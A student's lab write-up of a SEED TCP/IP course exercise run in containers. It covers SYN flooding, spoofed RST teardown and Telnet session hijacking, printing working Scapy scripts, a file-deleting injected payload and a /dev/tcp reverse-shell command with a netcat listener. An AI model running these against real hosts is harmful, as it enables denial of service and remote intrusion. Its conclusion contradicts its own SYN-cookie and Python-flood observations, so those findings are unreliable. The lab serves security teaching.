TCP/IP Seed Lab

Matthew Blanchard

CYEN 3331-01

03/04/26

Introduction

Modern network security relies on the fundamental handshake and state-tracking mechanisms of the Transmission Control Protocol (TCP). However, the design of these protocols often prioritizes connectivity over security, leading to exploitable flaws in connection management and packet validation. The objective of this technical analysis is to investigate these vulnerabilities through hands-on exploitation within a controlled containerized environment. The scope of this study covers the mechanics of the three-way handshake, the exploitation of the half-open connection queue, and the interception of live traffic to manipulate established sessions. By studying these common patterns of vulnerability, principles for secure protocol design and network defense can be better established.

Executive Summary

The vulnerabilities inherent in the TCP/IP protocol suite present significant risks to network availability and session integrity. This report details the successful execution of several network-layer attacks, including TCP SYN flooding, TCP RST termination, and TCP session hijacking. Experimental results demonstrate that SYN flooding can effectively induce a Denial-of-Service (DoS) state by exhausting the victim's half-open connection backlog queue. Furthermore, the lack of robust authentication in established TCP streams allows an attacker to terminate connections via spoofed RST packets or gain unauthorized remote access through session hijacking and reverse shell injection. Implementation of kernel-level countermeasures, specifically SYN cookies, proved effective in mitigating resource exhaustion attacks.

Lab Setup

Instructions:

1. Download the Labsetup.zip file, unzip it, and enter the folder.
2. Execute docker-compose build (or dcbuild) followed by docker-compose up (or dcup) to start the containers.
3. Use dockps to find the container ID for Host A, B, or C.
4. Start a shell on a chosen container using docksh <id>.
5. Note the shared folder at ./volumes on the VM, which mounts to /volumes inside the containers for code execution.
6. Ensure the attacker container is in host network mode to sniff traffic across the LAN.

Task 1

Task 1.1


Objective:

To evaluate the feasibility of exhausting a victim's half-open connection backlog queue by dispatching spoofed TCP SYN packets with randomized source IP addresses, ports, and sequence numbers using the Scapy library.

Instructions:

1. Identify the victim's IP address and the target TCP port (e.g., Telnet port 23).
2. Complete the provided synflood.py script by filling in the destination IP and port.
3. Run the script to send spoofed SYN packets with random source IPs, ports, and sequence numbers.
4. Execute ip tcp_metrics flush on the victim server to clear the TCP cache and ensure the attack is not bypassed by "proven destinations".
5. Check the half-open connection queue on the victim using netstat -tna | grep SYN_RECV | wc -l.
6. Attempt to Telnet into the victim from a legitimate host to observe if the connection is blocked.
7. Run multiple instances of the Python script in parallel if the attack is not fast enough to saturate the queue.

Observations:



Running the python script, tcp_flood.py, from the attacker container, the effects are immediately obvious. Since the victim container had never been visited prior to setting up the attack, the connections to the victim's machine via telnet timed out. Looking at the queue in the victim docker shell, commands can be ran to check the queue. Doing this shows that the queue is completely filled at 128. Multiple parallel attacks were not needed as running the script once was enough to block incoming connections into the victim via telnet. Similarly, the queue sizes did not need to be reduced as the attack was able to saturate the default queue size of 128.

Task 1.2


Objective:

To demonstrate the impact of packet generation velocity on attack success rates by utilizing a high-performance C program to saturate the target's backlog queue more efficiently than high-level scripting languages.

Instructions:

1. Restore the victim's queue size to its original value if it was previously modified.
2. Compile the provided synflood.c program on the host VM using gcc -o synflood synflood.c.
3. Launch the attack from the attacker container by running ./synflood <victim_ip> <port>.
4. Compare the success rate of the C-based attack against the Python-based attack.

Observations:



Using the provided C script instead of the Python script yields the same result. The victim machine is completely blocked via telnet. The main difference between the two scripts is that the C script executes much faster and is able to keep up with the queue. This is likely because the C script interacts directly with the hardware and does not need to parse through libraries to execute like the Python script does. However, in running both scripts, the speed difference, while present, is very small. This is likely due to the host machine being much more modern than what the lab was designed for and as such, filling up the SYN queue of a local container is not at all resource intensive.

Task 1.3


Objective:

To analyze the efficacy of the SYN Cookie mechanism by enabling `net.ipv4.tcp_syncookies` and observing the system's ability to maintain service availability during an active flooding event.

Instructions:

1. Turn on the SYN cookie mechanism on the victim using sysctl -w net.ipv4.tcp_syncookies=1.
2. Repeat the SYN flooding attacks from Task 1.1 or 1.2.
3. Observe whether the victim remains reachable via Telnet despite the ongoing flood.

Observations:



After enabling the SYN cookie countermeasure, the attack from the attacker machine was still successful. The only difference the countermeasure made is that the host was able to get a little bit further into the telnet session before the connection timed out. However, it was clear that the host was struggling to communicate with the victim machine as any input or output to and from took a significant amount of time to load and send.

Task 2


Objective:

To achieve the immediate termination of an established TCP session between two remote hosts by spoofing a TCP RST packet that accurately replicates the expected sequence number and connection parameters captured from live network traffic.


Instructions:

1. Establish a Telnet connection between Host A and Host B.
2. Use Wireshark or a sniffer on the attacker machine to observe the traffic and capture the source IP, destination IP, source port, destination port, and next expected sequence number.
3. Fill in the @@@@ placeholders in the provided Python skeleton code with these captured values, ensuring the flags field is set to "R".
4. Run the script to send the spoofed RST packet and observe if the Telnet session is immediately terminated.

Observations:



from scapy.all import *
ip = IP(src="10.0.0.6", dst="10.0.0.5")
tcp = TCP(sport=23, dport=55794, flags="R", seq=1252971534)
pkt = ip/tcp
ls(pkt)
send(pkt, verbose=0)



Before running the attack, a few preliminary steps must take place. First, a connection must be established between two machines over Telnet. These connections then must be monitored via Wireshark looking at all connections and filtering to the IP addresses of one of the two machines to isolate the TCP conversation between the two. Then, looking at the latest conversation between the two, the source port, destination port, and both IP addresses must be noted. Then the sequence number must be noted. It is important here to be sure of which sequence number is being looked at. Since the attack is trying to pose as one of the machines to send a RESET flag, the sequence number to be noted is the next sequence number that is being expected by the other machine, not the current number. After obtaining these numbers, the attack can be constructed in Python using Scrapy. As the Attacker, running the .py script ends the TCP connection between the victim and user 1 machine as expected.

Task 3

Objective:


To gain unauthorized control of an active, unencrypted TCP stream by injecting a malicious payload into the communication channel. The attack requires the precise synchronization of sequence and acknowledgment numbers to trick the server into executing injected shell commands.


Instructions:


1. Initiate a Telnet session between a user and a server.
2. Capture the current session's sequence number and acknowledgment number using Wireshark.
3. Modify the provided Scapy script to include the correct session parameters and set the flags to "A" (ACK).


4. Craft a malicious payload (e.g., a command to create a file) and assign it to the data variable.
5. Send the spoofed packet to the server and verify if the command was executed on the victim machine.


Observations:






File Machine View Input Devices Help
from scapy.all import *
ip = IP(src="10.9.0.5", dst="10.9.0.6")
tcp = TCP(sport=37102, dport=23, flags="A", seq=2915884140, ack=2435362768)
data = "pwd && rm DO_NOT_REMOVE.txt && touch RUN_ME_I_DARE_YOU.txt && ls\n"
pkt = ip/tcp/data
ls(pkt)
send(pkt, verbose=0)
Right Ctrl


File Machine View Input Devices Help
frag : BitField (13 bits) = 0 (0)
ttl : ByteField = 64 (64)
c43e99f36299 seed-attacker
[03/04/26]seed@VM:~/.../volumes$ docksh e1
root@e1e3ecd70cc9:/# telnet 10.9.0.6
Trying 10.9.0.6...
Connected to 10.9.0.6.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
ff24d64eb1f1 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)
* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage
This system has been minimized by removing packages and content that are
not required on a system that users do not log into.
To restore this content, you can run the 'unminimize' command.
Last login: Wed Mar 4 21:24:03 UTC 2026 from victim-10.9.0.5.net-10.9.0.0 on pts/1
seed@ff24d64eb1f1:~$ ls
RUN_ME_I_DARE_YOU.txt
seed@ff24d64eb1f1:~$
Right Ctrl



Similar to the previous task, Wireshark is needed to capture the next sequence number between the victim machine and user1 machine, victim machine running telnet to user1 machine. Again, it is important that the next sequence number is intercepted before the numbers change. This time, the acknowledge number must also be recorded as the Python script will need both to hijack the TCP session. A new variable is introduced into the code. It is the data field. This is where the terminal commands will be injected. For this demonstration, a txt file was created beforehand called DO_NOT_REMOVE.txt. The injected command removes this file and replaces it with a file that is clearly malicious in nature. Some other commands were included in the command injection, however those, ls and pwd, proved to be a bit ambitious as they hung up the telnet connection, forcing the session to be restarted. However, the attack was still successful as the DO_NOT_REMOVE.txt file was gone and in its place a file called RUN_ME_I_DARE_YOU.txt was created. Checking Wireshark, it is noted that the data was sent to the command line and executed, verifying the attack.

Task 4

Objective:


To establish a persistent backdoor on a compromised server by utilizing session hijacking techniques to execute a reverse shell command (`/bin/bash -i > /dev/tcp/...`). This redirects the victim's standard input, output, and error streams to a listener controlled by the attacker, facilitating interactive remote access.


Instructions:

1. Set up a listener on the attacker machine (10.9.0.1) using Netcat: nc -lnv 9090.
2. Identify an active Telnet session to hijack.

3. Use the Session Hijacking technique from Task 3 to inject the following reverse shell command: /bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1.
4. Verify that the attacker machine receives a connection and gains interactive shell access to the victim server.

Observations:





In order to capture the sequence number and acknowledge number without trying to time the intercept, a new Python script is needed. Scrapy library is used again. This time, the network interface is monitored and any traffic going to the user1, 10.9.0.6, via port 23 is captured and the next seq and ack are both captured and injected into the appropriate fields in the script. The data variable is once again used, however, this time, the command to open a reverse shell is injected into the data field, executing this command on user1 machine. On the attacker machine, the command 'nc -lnv 9090' is executed to listen on port 9090 for any incoming connection. On a separate terminal, still in the attacker container, the python script is executed. On the telnet connection, an input, ctrl+C, was given to initiate packets on the connection. As soon as the script saw the new packets, the reverse shell was executed on user1 machine. The attacker now gains access to the shell of user1 and is free to execute any number of malicious commands as demonstrated by the attacker machine executing 'pwd && whoami', thereby validating the effectiveness of the attack.

Conclusion

The experimental data confirms that TCP/IP protocol vulnerabilities remain a critical vector for network interference. The SYN flooding attack illustrated that even basic Python-based packet generation can disrupt services, though high-speed C implementations are required for more consistent saturation of the `net.ipv4.tcp_max_syn_backlog`. While legacy systems remain highly susceptible, modern kernel mitigations such as SYN cookies effectively preserve service availability during active flooding by eliminating the need for state storage during the initial handshake phase. The successful execution of RST and session hijacking attacks highlights the necessity of cryptographic protections for data in transit. Without sequence number randomization or upper-layer encryption, attackers on the same LAN can easily sniff session parameters to inject malicious payloads or terminate critical links. Ultimately, these labs reinforce the principle that security must be integrated into protocol design as an initial requirement rather than an external addition.